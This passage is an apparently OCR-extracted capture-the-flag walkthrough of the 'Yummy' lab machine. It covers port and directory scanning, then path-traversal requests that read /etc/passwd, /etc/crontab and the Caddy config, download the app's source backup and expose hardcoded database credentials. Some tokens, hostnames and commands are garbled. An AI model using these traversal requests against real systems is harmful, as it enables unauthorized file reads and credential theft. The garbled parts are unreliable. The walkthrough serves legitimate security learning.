

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)㉿ ~] nmap -oN /tmp/nmap/nmap.txt 10.129.246.37
$ tcpscan 10.129.246.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 19:48 IST
Nmap scan report for 10.129.246.37
Host is up (0.23s latency).
Not shown: 64004 closed tcp ports (reset), 1529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu1.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
|   256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f0 (ED25519)
80/tcp    open  http     Caddy  httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.70 seconds

(vigneswar@VigneswarPC)㉿ ~]
```

2) Checked the website



3) Checked for more pages

(vigneswar@VigneswarPC) - [~/temp]
\$ feroxbuster -u 'http://yummy.htb/' -o result --no-state

by Ben "epi" Risher 😊

Active scan count: 1 | Total: 1 | Fails: 0 | Success: 1 | Errors: 0 | Ver: 2.10.3

Target Url: http://yummy.htb/ | Awarded for one week after each machine's release.
Threads: 50 | Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes: ALL Status Codes!
Timeout (secs): 7 | User-Agent: feroxbuster/2.10.3 | Config File: /etc/feroxbuster/ferox-config.toml
Extract Links: true | Output File: result | HTTP methods: [GET] | Recursion Depth: 4 | New Version Available: https://github.com/epi052/feroxbuster/releases/latest

16/26 FLAGS OWNED | SEASON 6 AUG-NOV 2024 | 10.129.246.37 | Switch VPN | Stop Machine

Press [ENTER] to use the Scan Management Menu™

```

404    GET      51      31w    207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200    GET      175l    593w    7816c http://yummy.htb/register
200    GET      164l    431w    6893c http://yummy.htb/login
302    GET      5l      22w    199c http://yummy.htb/logout => http://yummy.htb/login
200    GET      1l      234w    13775c http://yummy.htb/static/vendor/glightbox/css/glightbox.min.css
200    GET      278l    613w    6628c http://yummy.htb/static/js/main.js
200    GET      7l      27w    3309c http://yummy.htb/static/img/apple-touch-icon.png
302    GET      5l      22w    199c http://yummy.htb/dashboard => http://yummy.htb/login
200    GET      35l    236w    15095c http://yummy.htb/static/img/favicon.png
200    GET      38l    139w    1721c http://yummy.htb/static/js/navbar.js
200    GET      10l    65w    509c http://yummy.htb/static/js/datetime.js
200    GET      1l      652w    54762c http://yummy.htb/static/vendor/glightbox/js/glightbox.min.js
200    GET      1l      313w    14690c http://yummy.htb/static/vendor/aos/aos.js

```

Yummy - Chromium

Yummy

Not secure yummy.htb/dashboard

+1 5589 55488 55 | Mon-Sat: 11AM - 23PM

YUMMY Home Dashboard Menu Specials Events Chefs Gallery Logout BOOK A TABLE

ID Email Date Time Message Number of People Manage Reservation iCalendar Reminder

Not secure yummy.htb/#book-a-table

YUMMY Home Dashboard Menu Specials Events Chefs Gallery Logout BOOK A TABLE

RESERVATION Book a Table

Your Name Your Email Your Phone

10/06/2024 08:30 PM # of Guests

Message

Your booking request was sent. You can manage your appointment further from your account. Thank you!

Reserve Table

Not secure yummy.htb/dashboard

+1 5589 55488 55 Mon-Sat: 11AM - 23PM

YUMMY

Home Dashboard Menu Specials Events Chefs Gallery Logout

BOOK A TABLE

ID	Email	Date	Time	Message	Number of People	Manage Reservation	iCalendar Reminder
23	admin@yummy.htb	2024-10-06	20:31	hello	5	CANCEL RESERVATION	SAVE iCALENDAR

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ exiftool Yummy_reservation_20241006_154844.ics
ExifTool Version Number          : 12.76
File Name                        : Yummy_reservation_20241006_154844.ics
Directory                         :
File Size                         : 271 bytes
File Modification Date/Time     : 2024:10:06 21:18:44+05:30
File Access Date/Time           : 2024:10:06 21:18:49+05:30
File Inode Change Date/Time    : 2024:10:06 21:18:48+05:30
File Permissions                 : -rw-r--r--
File Type                         : ICS
File Type Extension              : ics
MIME Type                        : text/calendar
VCalendar Version                : 2.0
Software                          : ics.py - http://git.io/lLljaA
Description                       : Email: admin@yummy.htb.Number of People: 3.Message: hello
Date Time Start                  : 2024:10:06 00:00:00Z
Summary                           :
UID                               : 20879cd5-72fc-4e43-927c-2b9ffbb93076@2087.org
```

Vulnerability Assessment

1) Found Ifi

Request		Response	
Pretty	Raw	Hex	Render
1 GET /reminder/21 HTTP/1.1			
2 Host: yummy.htb			
3 Accept-Language: en-US			
4 Upgrade-Insecure-Requests: 1			
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36			
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
7 Referer: http://yummy.htb/dashboard			
8 Accept-Encoding: gzip, deflate, br			
9 Cookie: X-AUTH-Token=eyJhbGciOiJSUzIiOiIsInRScCI6IkpxVCJ9eyJlbWfpbCI6ImhhYztIckB5dwIteSSodGIiLCJybzIiJoiY3Vzdg9tZXJtOTZnDViYjE1LCJpXXQ1OjE3MjgzMDI20TksIm4cI16MTcyODMmNjI505w1andrijp7Imt0S16I1UTQSisim4o11xMTY1MTk2MzM1MDg1NTQSM0I4NjE4NDI3OTIwNDE20DU00TE4MTCxNTMxNjYONDazMjA10DM4Nj15NTQ4MzA1MTY4MDM2OTYzNzY40d3MTQ2MjUS00DE2MjI300DE2MzA2MD14MjM3Nz5NzgymJmk1NTE1NiYj0DQ1NzgyODU0MDY3NTQxNzI3MDM3ODA5NzgwnjU3Njk1M7g10TUzNT15NjI3Mzk3Mjcs5MDY200M2mA4NjMwNjgNjE0OTI1MzcwOTkyQj3NDE5MDM0NzE2NDQxOTc2MjEyOTkzMDc3NTAxMTA00Dk0Nzg5Nzg5MD0YyNzUxMzUyNDk3NTQ5NTY0NTkwMDMSMTgMjIzMTMmNAxMz15MTAxMzU0NjI2MTk1MjYwMtg30TM2hjI2U0dg5Mzc50MDew0Te1LCJlijo2NTUzN19.A9UAcplBF54f8vax82-g3ZcXSkwotkC4yx-1BL2CDNj7Wj1EAjMpEBGLQEX1N_KCu3yARSk7fzbk3Frh1oayPvmssByJ0XR2kGAJJKKz2MmVjdVktL e59f1R5eDCLwKYvbAVT-zkX-gkhFAnnjB1oxEh3PNUjsNu9YwX7of7T; session=eyJtZmxhc2hlc1y63siIHqiOl0sic3VjY2VzcyIsI3llc2VdmFoaw9uIGRvd25sb2Fk2Wqc3VjY2VzC2Z1bzx5Il19X0.ZwP04Q..wW6FzNBFTMutfnbv2hQfwBaqvvc			
10 Connection: keep-alive			
11			
12			
13			
14			
15			

Request

Pretty Raw Hex

```
1 GET /export../../../../../../../../etc/passwd HTTP/1.1
2 Host: yummy.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/126.0.6478.127 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Language: en-US
9 Referer: http://yummy.htb/dashboard
10 Accept-Encoding: gzip, deflate, br
11 Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInRscCI6IkpxVCJ9eyJlbWFpbCI6ImhyY2tlckBsdWlteSSodGi1LCJyb2xLIjo1Y3VzdG9tZXJfOTZnNDV1YjE1LCjpxXQl0jE3MjgzMDI20Tkts1m4cCI6MtcyODMWNjI50Swiandrijp7InoteSi1LjTOSis1m4i0i1xMTk2MzMLMDgINT0SD14NjE4NDI30T1WNE20DU00TE4MTcxNTMxNjYONDz2MjA10Dm4NjISNTQ4MzAI6TY4MDM2OTYzNzY40dg3Mt02MjU50DEzMjI300EZm2A2M14MjM3NzY5NgymjK1NTE1NjIy0DQ1NzgyODU0MDY3NT0xNz13MDM30DAS5NzgwNjU3NjK1Mtg10TUzNT15NjU3Mzk3Mj c5MDY20DM2M2A4NjMwNjg2NjE00T1MzcwOTkyOTg3NDE5MDM0NzEeNDQxOTc2MjEyOTkzhMDc3NTAxMTA000k0NZ5Nzg5Ndc50DYYzNzUxMzUyNdk3NTQ5NTy0NTkwMDMSMTg5MjIzMTMzNzAxMz15NTAxMzU0Nj12Mtk1MjYwMtg30TM2NjU20Dg5Mzc0MDEwOTE1LcJ1j0zNTUzN319.A9UAcpBF54fBVax82-g3ZcXkwtkC4yx-i8LCZDNj7Wj1eAjMpEBGQlEX1N_KCu3YARsk7fbk3Fr6hiayPvmsByJOXP2kGakJKKkzM2mVpdvKtLe5Gfirs5edCLlwKYVbAVT-zkx-ghFAnnjB1x0Eh3PNUsjNu5YwX7of7Ts; session=.ejyrVopPyokszgtVrkkrLzSKAFSSwlycmppxcVKOkpBqcwpFWJJZn5eQop-eV50fmJkakpClAFaaJU50ZVKsbU65GqmrgQuadoOurg.ZPPQQ.s2yKLlv8XpONwNhsyspJrUloVwa
```

10 Connection: keep-alive

11

12

Response

Pretty Raw Hex Render

```
10
11 root:x:0:root:/root:/bin/bash
12 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:bin:/usr/sbin:/usr/sbin/nologin
14 sync:x:3:sync:/dev:/usr/sbin/nologin
15 sys:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:backup:/var/backups:/usr/sbin/nologin
25 list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
26 irc:x:39:ircd:/run/ircd:/usr/sbin/nologin
27 _ircd:x:39:ircd:/run/ircd:/usr/sbin/nologin
28 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
29 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
30 systemd-network*x:998:998:system Network Management:/:/usr/sbin/nologin
31 dhcpcd*x:100:65534:DHCP Client Daemon:::/usr/lib/dhcpcd:/bin/false
32 messagebus*x:101:102::/nonexistent:/usr/sbin/nologin
33 systemd-resolve*x:992:992:system Resolver:/:/usr/sbin/nologin
34 pollinate*x:102:1::/var/cache/pollinate:/bin/false
35 polkitd*x:991:991:User for polkitd:/usr/sbin/nologin
36 syslogi*x:103:104::/nonexistent:/usr/sbin/nologin
37 uidd*x:104:105::/run/uidd:/usr/sbin/nologin
38 tcpdump*x:105:107::/nonexistent:/usr/sbin/nologin
39 tss*x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
40 Landscape*x:107:109:/var/lib/landscape:/usr/sbin/nologin
41 fwupd-refresh*x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
42 Usbmux*x:108:46:usbmux_daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
43 sshd*x:109:65534::/run/sshd:/usr/sbin/nologin
44 dev*x:1000:1000:dev:/home/dev:/bin/bash
45 mysql*x:110:110:MySQL Server,,,:/nonexistent:/bin/false
46 caddy*x:999:998:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
47 postfix*x:111:112:/var/spool/postfix:/usr/sbin/nologin
48 qa*x:1001:1001::/home/qa:/bin/bash
49 laurel*x:996:987::/var/log/laurel:/bin/false
```

2) Checked the caddy config file

The screenshot shows a search results page with the query "caddy server config file location". The results include a snippet from the Caddy documentation and a link to the Conventions section.

Conventions — Caddy Documentation
For most Linux installations, the Caddyfile will be found at `/etc/caddy/Caddyfile`.

Keep Caddy Running — Caddy Documentation
The default config storage location (for the auto-saved JSON config, primarily useful for the `caddy-api` service) will be in...

Getting Started — Caddy Documentation
Reloading config Your server can perform zero-downtime config reloads/changes. All API endpoints that load or change config...

Request

Pretty	Raw	Hex
1 GET /export/../../../../../../../../etc/caddy/Caddyfile HTTP/1.1		
2 Host: yummy.htm		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Accept-Language: en-US		
7 Referer: http://yummy.htm/dashboard		
8 Accept-Encoding: gzip, deflate, br		
9 Cookie: X-AUTH-TOKEN=eyJhbGciOiJSUzI1NiIiInRccI6IkpxVCj9.eyJlbWFpbCI6ImhyY2tlckB5dw1teSSodGiLCJyb2xlIjoiY3VzdG9tZXJfOTZmNDViYjEiLCJpXYQiOjE3MjgzMDI2OTk1Sm4cI6MTcyODMwNjI50SwiandIjp7Imt0eSi6lJ7QSIslm4iO11xMITY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OT1wNDE20DU00TE4M1cxNTMxNjY0NDazMjA100M4nj15NTQ4MzA1MTY4MDM2OTYzNzY40Dg3MTQ2MjUSODE2MjI300E2MzA2M14MjM3NzY5NzgymJk1NTEn1jyODQ1NzgyODU0MDY3NTQxNz13MDM30DA5NzgwNjU3NjklMTg1OTU2NT15NjU3Mz3Mj5MDY200M2M4NjMwNjg2NjE0OT1IMzcw0tKyTg3NDESMMDM0N2EzNDQxOTc2MjEyOTkzMDc3NTAxMTA00dk0Nzg5Nzg5NDC50DYyNzUxMzUyNDk3NTQ5NTY0NTkwMDMSMTg5MjIzMTM2NzaxMz15NTAxMzU0NjI2MTk1MjYwMtg30TM2NjU20Dg5M2cc0MDEw0TE1LCl1j02NTUzN19.A9UAcpbBF54f8Vax82-g3ZcX5kwotkC4yx-i8LzCDNj7Wj1EAjMpEBGLQEX1N_KCu3YARsk7fzbk3FrhloayPvm3sByJOXP2kGAkJKKzM2mVpdvKtLe59f1P5edCLwVKYvbAvT-zkX-gkHFAnnjB1x0Eh3PRNUjNu9YwX7of7Ts; session=.ejyrVopPyokszkgvtKKrlzSKAFSSwlvycmpxcVKokpBqCwpRwJJZn5eqop-eV50fmJkakpClAFaaU50ZVKsbU65GqMrQUAdoUrg_zwPPGQ_s2ykLlVBxp0MwNsypsrjUloVwA		
10 Connection: keep-alive		
11		
12		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Cache-Control: no-cache			
3 Content-Disposition: attachment; filename=Caddyfile			
4 Content-Length: 178			
5 Content-Type: application/octet-stream			
6 Date: Mon, 07 Oct 2024 12:12:14 GMT			
7 Etag: "1715978794.806761-178-4011070522"			
8 Last-Modified: Fri, 17 May 2024 20:46:34 GMT			
9 Server: Caddy			
10			
11 :80 {			
12 @ip {			
13 header_re regexp Host ^(\d{1,3}\.){3}\d{1,3}\$			
14 }			
15 redirect @ip http://yummy.htm{uri}			
16 reverse_proxy 127.0.0.1:3000 {			
17 header_down -Server			
18 }			
19 }			
20			

3) Checked 404 page

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 404 Not Found			
2 Content-Length: 207			
3 Content-Type: text/html; charset=utf-8			
4 Date: Mon, 07 Oct 2024 12:26:19 GMT			
5 Server: Caddy			
6			
7 <!doctype html>			
8 <html lang=en>			
9 <title>			
10 404 Not Found			
11 </title>			
12 <h1>			
13 Not Found			
14 </h1>			
15 <p>			
16 The requested URL was not found on the server. If you entered the URL manually please			
17 check your spelling and try again.			
18 </p>			
19			
20			

This is default 404 of flask app so the server must be running flask application behind the caddy

4) Enumerated common files

Request

Pretty	Raw	Hex
1 GET /export/../../../../etc/crontab HTTP/1.1		
2 Host: yummy.hbt		
3 Upgrade-Insecure-Requests: 1		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
6 Accept-Language: en-US		
7 Referer: http://yummy.hbt/dashboard		
8 Accept-Encoding: gzip, deflate, br		
9 Cookie: X-AUTH-Token=eyJhbGciOiJSUzI1NiSwInR5cIiKpbXVCI9.yJlbWPbCI6Imhhy2tlck85dwIteS5odGiLjyb2xlijo1Y3Vzd9tZXJfOTZmNDViYjEiLCjpxQk0iE3MjgzMD120Tks1m4cIGMTcyODMWNjI50Sw1andrijp71mtoesI6lJtQs1sm4o1iXMTY1MTk2M1Md1g1NTQ5MDi4NjE4ND130TiwNDE20DU00Te4MTcxNTMxNjYONDAzAjA10DM4NjI5NTQ4M2A1MT4MDM2OTYzNh40QdG3MTQ2MjU50DEEMj130EZMzA2MDi4MjM3NzY5NzgyMjk1NTE1NjyoDQ1Nzgy0DU0MDY3NTQxNzI3MDM3ODAS5NgwNyUNj1kM1g10TUzNT1NjUSMzk3m5MDY20DM2h4NjMwjg2NjE00T1MzcwotKy0tg3NDE5MDMONzeNDQzOTc2MjEyOTk2MDc3NTAxMTAA000k0NZkg5Nzg5NDc50DyNzNxUmYnDk3NTQ5NTyONTkWmdMSMTg5MjIzMTMzNeAxMzISNTAxMzUNj1kM2T1Mj1yWtMg30TM2NjU20Dg5MzC0MDEwOTE1Lj1j2zNTUzN319.A9UAcplBF54f8vx82-g3zCSXkwtkC4yx-18LCZDNj7Wjv1EAjMpeBglQEXIN_Ku3yARsk7fzbk3fr6hiayPvm3sByJ0XR2kGakJkkkzM2mVpdvKtLe59firP5eDCLwVKYvAvT-zkX-qKhfAnnjB1xdEH3PNUsjNu9ywX7of7Ts; session=.ejyrVopPy0kszkgtrKKrlzSKAFSSwlycmppxcV0kpBqcwpFwWJJZn5eQop-eV50fmJkApclAfaaU50ZVksbu65GQmrQUAdourg_ZwPPQq_szyKLVLV8xD0NWhsyspRjUloVwA		
10 Connection: keep-alive		
11		
12		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Cache-Control: no-cache			
3 Content-Disposition: attachment; filename=crontab			
4 Content-Length: 1308			
5 Content-Type: application/octet-stream			
6 Date: Mon, 07 Oct 2024 12:46:57 GMT			
7 Etag: "1726753214.5820017-1308-3584298003"			
8 Last-Modified: Thu, 19 Sep 2024 13:40:14 GMT			
9 Server: Caddy			
10	# /etc/crontab: system-wide crontab		
11 # Unlike any other crontab you don't have to run the 'crontab'			
12 # command to install the new version when you edit this file			
13 # and files in /etc/cron.d. These files also have username fields,			
14 # that none of the other crontabs do.			
15			
16	SHELL=/bin/sh		
17 # You can also override PATH, but by default, newer versions inherit it from the environment			
18 #PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin			
19			
20	# Example of job definition:		
21 # .----- minute (0 - 59)			
22 # .----- hour (0 - 23)			
23 # .----- day of month (1 - 31)			
24 # .----- month (1 - 12) OR jan,feb,mar,apr ...			
25 # .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat			
26 #			
27 # * * * * user-name command to be executed			
28 17 * * * * root cd / && run-parts --report /etc/cron.hourly			
29 25 6 * * * root test -x /usr/sbin/anacron { cd / && run-parts --report /etc/cron.daily; }			
30 47 6 * * 7 root test -x /usr/sbin/anacron { cd / && run-parts --report /etc/cron.weekly;			
31 47 6 * * 7 root test -x /usr/sbin/anacron { cd / && run-parts --report /etc/cron.monthly; }			
32 52 6 1 * * root test -x /usr/sbin/anacron { cd / && run-parts --report /etc/cron.monthly; }			
33 #			
34 */1 * * * * www-data /bin/bash /data/scripts/app_backup.sh			
35 */15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh			
36 * * * * mysql /bin/bash /data/scripts/dbmonitor.sh			
37			

5) Found a backup location

Request

Pretty Raw Hex

```
1 GET /export/.../data/scripts/app_backup.sh HTTP/1.1
2 Host: yummy.hbt
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Language: en-US
7 Referer: http://yummy.hbt/dashboard
8 Accept-Encoding: gzip, deflate, br
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInRScC16IpKXVCJ9eyJlbWfpbCi6ImhhY2tlckB5dw1teS5odGi1CJyb2xljiOyV3zdG9tZXJfOTZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTk1sIw4C16MtyODMmNI50SwIandrijp71mt0eS16l1TQSISim410iixMTY1MTk2M2M1Mdg1NTQSMdN4jE4ND13OTIwDE2DU00TE4MTcxNtMmNjYONDA2MjA10DM4nI5NtQ4M2A1MTY4MDM2OTY2nZy40Dg3MT02MjUS0DEmI30EZM2A2D14MjM3NzY5NzgyMjk1NTE1NjIyOD01NzgyODU0MDY3NT0xNz13MM03DADNgzwU3NjklM1gt10Tu2tN1SjNjU8Mzk3MjcsMDY200M2A4NjWnjgznJE00T11Mzcw0Tky0Tg3NDE5MDM0NzEzNDQxOTC2MjEy0tkzMDc1Mj9ywtHg30TM2NjU20dgMzccOMDeW0TeLcJ1ijj2NTU2N319.A9UcpBF54f8ax82-g3z2XSkwotC4y8L8CZDNj7Wj1kAEgB6Qj0EX1_KCub3yAPsk7fzb3Pfrh0oayPvm3sByJ0Xr2kGAKJKKz2MvPjdVKTle59f1PSeOCLlwVKybvAVT-zkx-gkhFnmjBlx0h3RNUsJu9jwX7of71s; session=.ejyrVopPykzskgtvKrLzSKAFSSwlycmprcVkr0pbQqcwPwWJJZn5eQop-eV50f0mKakpClAafaaU50ZVKeJ6GqMrQuXdoOurg.ZwPPQq_szyLLV8p0WnhNsypRjUloVwa
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Disposition: attachment; filename=app_backup.sh
4 Content-Length: 90
5 Content-Type: text/x-sh; charset=utf-8
6 Date: Mon, 07 Oct 2024 12:47:31 GMT
7 Etag: "172364692.0530195-90-2905084307"
8 Last-Modified: Thu, 26 Sep 2024 15:31:32 GMT
9 Server: Caddy
10
11 #!/bin/bash
12
13 cd /var/www
14 /usr/bin/rm backupapp.zip
15 /usr/bin/zip -r backupapp.zip /opt/app
16
```

6) Got the source code

```
(vigneswar㉿VigneswarPC) [~/temp]
$ ls
backupapp backupapp.zip result

/export/.../var/www/backupapp.zip HTTP/1.1
[vigneswar㉿VigneswarPC) [~/temp]
$ curl --path-as-is -i -s -k -X 'GET' \
-H '$Host: yummy.htb' -H '$Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Accept-Language: en-US' -H '$Referer: http://yummy.htb/dashboard' -H '$Accept-Encoding: gzip, deflate, br' -H '$Connection: keep-alive' \
-b "X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIIiLCJyb2xLIjojY3VzdG9tZXJF0TZMndViYjEiLCJpYXQiOje3MjgzMDI2OTksImV4cCI6MTcyODMwNjI5OSwiandrIjp7Imt0eSi6IlJTQSIIm4i0iIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OTIwNDE2ODU0OTE4MTcxNTMxNjY0NDaZMjA10DM4NjI5NTQ4MzA1MTY4MDM20TYzNzY04Dg3MTQ2MjU50DEzMjI30DEzMzA2MDI4MjM3NzY5NgzyMjk1NTE1NjIyODQ1NzgyODU0MDY3NTQxNzI3MDM30DA5NzgwNjU3Njk1MTg10TuzNTI5NjU3Mzk3MjC5MDY20DM2MzA4NjMwNjgzNjE00T1Mzcw0TkY0Tg3NDE5MDM0NzEzNDQx0Tc2MjEy0TkzMdC3NTAxMTA00Dk0Nzg5Nzg5NDc50DYyNzUxMzUyNdk3NTQ5NTY0NTkwMDM5MTg5MjIzMTMzNzAxMzI5NTAxMzU0NjI2MTk1MjyWMTg30TM2NjU20Dg5Mzc0MDew0TEiLCJlIjo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXskwotkC4yx-i8LCZDNj7WVj1LeAJmpE8GLQEX1N_KCu3YARsk7fZbk3Fr6hiaoPvm3sByJ0XR2kGAKJKKkzM2vVJpdvKtLe59fiR5eDCLwVKYvbAvT-zkX-gkhFAnnjB1x0eH3RNUsjNu9YwX7of7Ts; session=.ejYrVoPpY0kszkg7VrKKrlZSKAFSSwlycjmpxcV0kpbQcqWPwWJJZn5eQop-eV50f6MjkApClAfaaus05ZVksbU65GqMrQuAdo0urg.ZwPPGQ.s2yKLlv8Xp0NWnhsyPsRjUloVwA' \
section '$http://yummy.htb/export/.../var/www/backupapp.zip' -O backupapp.zip
```

7) Checked the source code

```
└─(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
$ ls
app.py  config  middleware  __pycache__  static  templates
└─(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
$
```

```
from flask import Flask, request, send_file, render_template, redirect,
url_for, flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = '.'
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS
}

access_token = ''

@app.route('/login', methods=['GET', 'POST'])
def login():
    global access_token
    if request.method == 'GET':
        return render_template('login.html', message=None)
    elif request.method == 'POST':
        email = request.json.get('email')
        password = request.json.get('password')
